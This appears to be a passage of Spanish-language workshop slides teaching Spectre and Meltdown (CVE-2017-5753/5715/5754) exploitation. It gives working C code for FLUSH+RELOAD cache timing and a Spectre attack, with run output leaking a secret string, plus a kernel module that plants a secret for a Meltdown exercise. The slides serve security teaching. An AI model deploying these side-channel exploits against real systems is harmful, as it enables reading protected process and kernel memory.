
Por supuesto, en ningún caso, devuelve los valores secretos del área restringida a los usuarios.

Explotando Spectre

```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x) {
  if (x < buffer_size) {
    return buffer[x];
  } else {
    return 0;
  }
}
```

Explotando Spectre



Explotando Spectre

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "secreto";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}
```

Explotando Spectre

```
void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  // Entrenamiento en la sandbox restrictedAccess()
  for (i = 0; i < 10; i++) {
   _mm_clflush(&buffer_size);
   restrictedAccess(i);
  }
  // FLUSH buffer_size y array[] de la caché
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++) { }
  // Llamar a restrictedAccess() para devolver el secreto por el out-of-order
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}
```

Explotando Spectre

```
int main() {
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Exploit funcional

Los resultados obtenidos tienen **mucho ruido** y **no son precisos**. Es porque la CPU *carga valores adicionales en la caché* esperando que puedan ser empleados a posteriori o bien, el *valor del umbral* no es correcto.

Como *puede afectar* a los resultados, emplearemos una técnica estadística para *lanzar varias veces el ataque* y cada vez que se acierte una entrada, *se incrementará el valor de un contador para cada element*o. Finalmente, *el valor más alto*, será el candidato que contiene el valor secreto.

Exploit funcional

Modificaremos la función **`reloadSideChannel()`** por:

```
static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; // Incrementar contador
  }
}
```

Exploit funcional

Compilamos y ejecutamos:

```
root@revgnu:~/exploiting/Spectre# gcc -march=native -o exploit exploit.c
root@revgnu:~/exploiting/Spectre# ./exploit
Secreto leído en 0xffffed64
Valor del secreto: 115 -> 's'
Cache hits: 977
root@revgnu:~/exploiting/Spectre#
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicios

Devolver todos los bytes del secreto.

Spectre (bonus)

```
root@revgnu:~/exploiting/Spectre# gcc -march=native -std=c99 -o exploit2 exploit2.c
root@revgnu:~/exploiting/Spectre# ./exploit2
Putting 'Secreto revelado por Spectre' in memory, address 0x8048aa0
Reading 28 bytes:
Reading at malicious_x = 0xfffff920... Success: 0x53='S' score=2
Reading at malicious_x = 0xfffff921... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffff922... Success: 0x63='c' score=2
Reading at malicious_x = 0xfffff923... Success: 0x72='r' score=2
Reading at malicious_x = 0xfffff924... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffff925... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffff926... Success: 0x6F='o' score=2
Reading at malicious_x = 0xfffff927... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffff928... Success: 0x72='r' score=2
Reading at malicious_x = 0xfffff929... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffff92a... Success: 0x76='v' score=2
Reading at malicious_x = 0xfffff92b... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffff92c... Success: 0x6C='l' score=2
Reading at malicious_x = 0xfffff92d... Success: 0x61='a' score=2
Reading at malicious_x = 0xfffff92e... Success: 0x64='d' score=2
Reading at malicious_x = 0xfffff92f... Success: 0x6F='o' score=2
Reading at malicious_x = 0xfffff930... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffff931... Success: 0x70='p' score=2
Reading at malicious_x = 0xfffff932... Success: 0x6F='o' score=2
Reading at malicious_x = 0xfffff933... Success: 0x72='r' score=2
Reading at malicious_x = 0xfffff934... Success: 0x20=' ' score=2
Reading at malicious_x = 0xfffff935... Success: 0x53='S' score=2
Reading at malicious_x = 0xfffff936... Success: 0x70='p' score=2
Reading at malicious_x = 0xfffff937... Success: 0x65='e' score=2
Reading at malicious_x = 0xfffff938... Success: 0x63='c' score=2
Reading at malicious_x = 0xfffff939... Success: 0x74='t' score=2
Reading at malicious_x = 0xfffff93a... Success: 0x72='r' score=2
Reading at malicious_x = 0xfffff93b... Success: 0x65='e' score=2
root@revgnu:~/exploiting/Spectre#
```

3

Exploiting Meltdown

Meltdown (CVE-2017-5754)

Meltdown o Intelbug afecta a los procesadores modernos de Intel, Power y algunos ARM permitiendo que un proceso malicioso pueda *leer de cualquier lugar de la memoria virtual*, aún sin contar con autorización para poder hacerlo.

Su CVE-2017-5754 fue asignado el **18 de enero de 2018** y su parche provoca una pérdida de rendimiento en el sistema.

Su sitio oficial se encuentra en **https://meltdownattack.com/**

Meltdown (CVE-2017-5754)

Junto con **Spectre**, son un género especial de *vulnerabilidades en el diseño* de las **CPUs**. Principalmente esta amenaza, explota vulnerabilidades críticas existentes en muchos procesadores modernos.

Las vulnerabilidades permiten que un programa que se ejecuta en modo "**nivel de usuario**" *pueda leer datos almacenados dentro de la memoria del kernel*.

Tal acceso **no está permitido** por el *mecanismo de protección de hardware* implementado en la mayoría de las CPU, pero la vulnerabilidad en el diseño hace posible evadirla.

Meltdown (CVE-2017-5754)

Debido a éste fallo en el hardware, es muy **difícil poder solucionar el problema**, a menos que *cambiemos las CPUs* en nuestros equipos. Han salido **oficialmente parches** por todos los fabricantes, pero éstos parches, *ralentizan excesivamente las CPUs* y no son óptimos, pero es lo único que podía hacerse.

El ataque es *muy sofisticado* pero se divide como todos los algoritmos en "**divide y vencerás**" para poder abordar los pasos imprescindibles por separado y poder comprender exactamente cómo funciona, con el objetivo de juntar todos los pasos y crear un exploit real.

En la práctica, vamos a imprimir un **mensaje oculto** dentro del kernel. Para ello, se verán diferentes técnicas como:

- Ataque Meltdown
- Ataque de canal lateral
- Almacenamiento caché en la CPU
- Ejecución "out-of-order" en la microarquitectura de la CPU
- Protección de la memoria del kernel por el Sistema Operativo
- Módulo de Kernel

Nota: el taller sólo es para **CPUs Intel**, *no funciona* con *AMD u otras CPUs.*

Meltdown (CVE-2017-5754)

Para compilar los fuentes, es necesario añadir el modificador al compilador **-march=native** para poder habilitar los subconjuntos de instrucciones específicas del procesador de la forma:

```
gcc -march=native -o binario codigo_fuente.c
```

Ataque de canal lateral via caché de la CPU

Meltdown y Spectre *emplean la memoria caché* de la CPU como un **canal lateral** para poder hacerse con un secreto protegido.

Dicha técnica se conoce como **FLUSH + RELOAD**.

La caché de la CPU es una **caché hardware** que emplea la CPU para *reducir el tiempo de acceso* a los datos en la memoria principal del sistema.

Este accceso a los datos de la caché es **mucho más rápido** que el acceso *desde la memoria*.

Siempre que los datos *son obtenidos de la memoria*, **son almacenados en la caché** por la CPU.

Como es lógico, si *vuelven a usarse los mismos datos*, el **tiempo de acceso** será mucho *más rápido* si son obtenidos **desde la caché** que desde la memoria principal.

El **proceso** puede resumirse en:

- La CPU necesita acceder a datos.
- *Consulta sus cachés*.
- Si la información está en la caché (acierto de caché o "**cache hit**") se busca directamente en ella.
- Si la información no se encuentra (error o "**cache miss**"), la CPU accede a la memoria principal para obtenerlos.

En el caso de que tenga que acceder a la memoria principal, el tiempo que transcurre es mucho más largo, por lo que las CPUs modernas *implementan todas cachés* para reducir dicho tiempo de acceso.

Acceso a la caché vs memoria

Con el siguiente código, podremos comprobar la *diferencia de tiempo* en acceder a un dato que se encuentre en la caché o en la memoria principal.

Le denominaremos **`accessTime.c`**

Meltdown (CVE-2017-5754)

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
 int junk=0;
 register uint64_t time1, time2;
 volatile uint8_t *addr;
 int i;

 if (argc != 2) {
    printf("*** ERROR ***\n");
    printf(" Se necesita 1 argumento al menos para continuar\n");
    printf(" Ejemplo: %s 1\n", argv[0]);
    return -1;
 } else {
     printf("========== Test nº: %d ==========\n\n", (int) atoi(argv[1]));
```

Meltdown (CVE-2017-5754)

Alojará una matriz de 10 elementos con 4096 bytes cada uno inicializados con el valor 1.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Meltdown (CVE-2017-5754)

Eliminamos los datos de la memoria caché.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Meltdown (CVE-2017-5754)

Accederemos a dos de sus elementos, array[3*4096] y array[7*4096] asignando el valor de 100 y 200. Por tanto, las páginas que contienen estos elementos se guardan en caché.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
}
}
```

Meltdown (CVE-2017-5754)

Al leer la matriz desde [0*4096] hasta [9*4096] medimos el tiempo para la lectura de los datos.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Meltdown (CVE-2017-5754)

Leemos el timestamp de la CPU con el contador TSC antes de la lectura en memoria.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Meltdown (CVE-2017-5754)

Leemos el contador después de leer la memoria.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Meltdown (CVE-2017-5754)

La diferencia es el tiempo en ciclos de CPU que han sido necesarios para leer la memoria.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Acceso a la caché vs memoria

El almacenamiento en la caché se realiza en el nivel de *bloque de caché*, no a nivel de bytes.

El *tamaño por defecto* del bloque de caché es de *64 bytes*.

Al emplear el array[n*4096] nos aseguramos de que *no existan* 2 elementos que puedan estar contenidos en el mismo bloque de caché, por lo que cada elemento se trata de forma independiente.

Acceso a la caché vs memoria

Compilar con:

```
gcc –march=native –o accessTime accessTime.c
```


Ejecutar el programa con `./accessTime 1` y *observar el tiempo de acceso* a los elementos 3 y 7 si efectivamente son más rápidos que el resto.

Acceso a la caché vs memoria

```
root@revgnu:~/exploiting/Meltdown# ./accessTime 1
========== Test n°: 1 ==========

Tiempo de acceso al elemento [0*4096]: 220 Ciclos de CPU
Tiempo de acceso al elemento [1*4096]: 300 Ciclos de CPU
Tiempo de acceso al elemento [2*4096]: 296 Ciclos de CPU
Tiempo de acceso al elemento [3*4096]: 128 Ciclos de CPU
Tiempo de acceso al elemento [4*4096]: 344 Ciclos de CPU
Tiempo de acceso al elemento [5*4096]: 292 Ciclos de CPU
Tiempo de acceso al elemento [6*4096]: 300 Ciclos de CPU
Tiempo de acceso al elemento [7*4096]: 160 Ciclos de CPU
Tiempo de acceso al elemento [8*4096]: 416 Ciclos de CPU
Tiempo de acceso al elemento [9*4096]: 396 Ciclos de CPU
root@revgnu:~/exploiting/Meltdown#
```

Acceso a la caché vs memoria



Acceso a la caché vs memoria

Ejecutar el programa varias veces:

```
for i in {1..20}; do ./accessTime $i; done
```

Es necesario encontrar un *valor de umbral (Threshold)* para poder **distinguir** el acceso a la caché o a la memoria principal.

Dicho valor, será empleado para poder desarrollar el exploit correctamente.

Empleo de la caché como canal lateral

El objetivo de esta práctica es usar un **canal lateral a través de la memoria caché** para *extraer un valor secreto* utilizado por la función víctima.

Existirá una función de víctima que usa un valor secreto como índice para cargar algunos valores de una matriz.

Suponemos que *no se puede acceder al valor secreto* desde el exterior.

Empleo de la caché como canal lateral

Empleando la técnica **FLUSH + RELOAD** emplearemos este canal lateral para poder obtenerlo:

- Haremos un *FLUSH (limpieza)* de la memoria caché para asegurarnos de que la memoria caché está vacía.
- Invocaremos a la función víctima, que accederá a uno de los elementos de la matriz en función del valor secreto y por tanto, *se almacenará en la caché*.
- Haremos un *RELOAD (volver a cargar)* todo el conjunto y mediremos el tiempo en cargar cada elemento.

Empleo de la caché como canal lateral

- Si éste ***es muy rápido*** (por estar en la caché) ***debe ser el que accede a la función víctima*** y por tanto, podemos **descubrir** cuál es el valor secreto.

Empleo de la caché como canal lateral

Vamos a emplear la técnica FLUSH + RELOAD para encontrar un valor secreto de un byte contenido en una variable secreta.

Dado que hay *256 posibles valores* para un secreto de un byte, tenemos que asignar cada valor a un elemento de matriz.

Idea básica:

Definir una matriz de 256 elementos: *array[256]*

Empleo de la caché como canal lateral

Pero **no funciona**.

El almacenamiento en caché se realiza a *nivel de bloque*, no a nivel de byte. Si se accede a array[i], un bloque de memoria que contiene este elemento se almacenará en caché. Por lo tanto, los elementos adyacentes de array[i] también se almacenarán en caché, por lo que es difícil descubrir cuál es el secreto.

Empleo de la caché como canal lateral

Algoritmo:

- Crear una matriz de *256*4096 bytes*.
- Cada elemento utilizado en **RELOAD** es un *array[k*4096]*.

*Como 4096 es más grande que un tamaño de bloque de caché típico (64 bytes) no hay dos elementos diferentes y cualquier elemento de array[i*4096] y array[j*4096] nunca estarán en el mismo bloque de caché.*

Empleo de la caché como canal lateral

- Dado que array[0*4096] *puede caer en el mismo bloque de caché* que las variables en la memoria adyacente, puede almacenarse accidentalmente en caché debido al almacenamiento en caché de esas variables.
- Por lo tanto, debemos *evitar usar array[0*4096]* en el método FLUSH + RELOAD (para otro índice k, array[k*4096] no tiene problema).
- Para hacerlo, utilizamos **array[k*4096+DELTA]** para todos los valores k, donde DELTA se define como una *constante con el valor 1024*.

Empleo de la caché como canal lateral

Código fuente de **`flushReload.c`**

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 13;

#define DELTA 1024
/* Umbral para el cache hit */
#define CACHE_HIT_THRESHOLD (80)
```

Meltdown (CVE-2017-5754)

```
void flushSideChannel()
{
  int i;

  // Escribir el array para tenerlo en RAM para prevenir el COW
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  // FLUSH: Eliminar los valores del array en la cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

```
void victim()
{
  temp = array[secret*4096 + DELTA];
}
```

Meltdown (CVE-2017-5754)

```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d * 4096 + %d] en memoria caché.\n", i, DELTA);
         printf("Secreto = %d.\n", i);
     }
  }
}
```

Meltdown (CVE-2017-5754)

```
int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return(0);
}
```

Empleo de la caché como canal lateral

Ejecutamos **`./flushReload`**

```
root@revgnu:~/exploiting/Meltdown# ./flushReload
array[13 * 4096 + 1024] en memoria caché.
Secreto = 13.
root@revgnu:~/exploiting/Meltdown#
```

Si se ejecuta varias veces, se comprobará como no es preciso al 100% ya que depende de la constante **`CACHE_HIT_THRESHOLD`** que puede ajustarse a los valores de la práctica anterior.

Meltdown (CVE-2017-5754)

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicio:

Buscar un valor de **threshold** que garantice al menos un **100% de aciertos** en la memoria caché.

Meltdown (CVE-2017-5754)

La práctica ha funcionado porque nos encontramos en **modo usuario** ejecutando el mismo proceso.

El **aislamiento de la memoria** es la base de la seguridad del sistema. En la mayoría de los sistemas operativos, la **memoria del kernel no es directamente accesible** a los programas ejecutados en modo de espacio de usuario.

Este aislamiento se logra mediante la *activación de un bit supervisor* en la CPU que es establecido cuando estamos en modo kernel y se elimina al salir a modo usuario.

Meltdown (CVE-2017-5754)

Con esta característica, la memoria del kernel puede ser **mapeada de forma segura** dentro del espacio de direcciones de cada proceso, por lo que la *tabla de la página no necesita cambiar* cuando el proceso que se ejecuta en modo de usuario cambia a modo kernel.

Pero esta característica **queda rota** mediante la *vulnerabilidad Meltdown*.

Guardar un secreto en la memoria del kernel

El objetivo es almacenar un secreto en la memoria del Kernel para que quede protegido con la protección anteriormente vista.

Para ello, vamos a escribir un *módulo de kernel* que pueda hacerlo.

Le llamaremos **`kernelModule.c`**

Meltdown (CVE-2017-5754)

```c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'M','e','l','t','D','o','w','n'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
    return single_open(file, NULL, PDE(inode)->data);
#else
    return single_open(file, NULL, PDE_DATA(inode));
#endif
}
```

Meltdown (CVE-2017-5754)

```
static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}
```

```
static const struct file_operations test_proc_fops =
{
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};
```

Meltdown (CVE-2017-5754)

```
static __init int test_proc_init(void)
{
    // Escribir mensaje en el buffer del kernel
    printk("Dirección del secreto: %p\n", &secret);

    secret_buffer = (char*)vmalloc(8);

    // Crear entrada en /proc
    secret_entry = proc_create_data("secret_data",
                    0444, NULL, &test_proc_fops, NULL);
    if (secret_entry) return 0;

    return -ENOMEM;
}
```

Meltdown (CVE-2017-5754)

```
static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

Guardar un secreto en la memoria del kernel

Debemos crear un fichero `Makefile`

```
KVERS = $(shell uname -r)

# Kernel modules
obj-m += kernelModule.o

build: kernel_modules

kernel_modules:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
```

Guardar un secreto en la memoria del kernel

Para compilar y ejecutar, pondremos:

```
make
sudo insmod kernelModule.ko
dmesg | grep secreto
[25910.871367] Dir. (addr) secreto: f8536000
```

Guardar un secreto en la memoria del kernel

Se deben mantener **dos condiciones** importantes para poder explotar Meltdown con éxito:

- Se necesita saber la *dirección de los datos secretos* de destino. El módulo guarda esa dirección y es de acceso público. En un ataque Meltdown hay que encontrar la forma de leakear la dirección o adivinarla.
- Los datos secretos tienen que ser *guardados en caché* o la tasa de error será muy alta.

Acceso a la memoria del kernel desde el espacio de usuario

Una vez conocida la dirección de los datos secretos, se podrían recuperar (o no).

Probaremos **`accessKernel.c`**

Acceso a la memoria del kernel desde el espacio de usuario

```c
#include <stdio.h>

int main(int argc, const char **argv)
{
  char *kernel_data_addr = (char*)0xf8536000;
  char kernel_data = *kernel_data_addr;

  printf("Hemos llegado a este punto.\n");
  return 0;
}
```

Acceso a la memoria del kernel desde el espacio de usuario

Es necesario sustituir la dirección por la que cada módulo tenga.

Ejecutar con `./accessKernel`

Acceso a la memoria del kernel desde el espacio de usuario

¿Hemos alcanzado el mensaje? ¿Por qué?

El *acceso a la ubicación de memoria prohibida* generará una señal **SIGSEGV**.

Si el programa no maneja esta excepción por sí mismo, *el sistema operativo lo manejará y terminará*. Es por eso que el programa falla y no imprime el mensaje.

Controlador de errores/excepciones en C

Hay varias formas de evitar que los programas se bloqueen.

Una forma es **definir nuestro propio manejador** de señales en el programa para capturar las excepciones.

A diferencia de C ++ u otros lenguajes de alto nivel, *C no proporciona soporte directo* para el manejo de errores (también conocido como manejo de excepciones), como la cláusula *try/catch*.

Controlador de errores/excepciones en C

Podemos **emular** la cláusula try/catch usando *sigsetjmp()* y *siglongjmp()*.

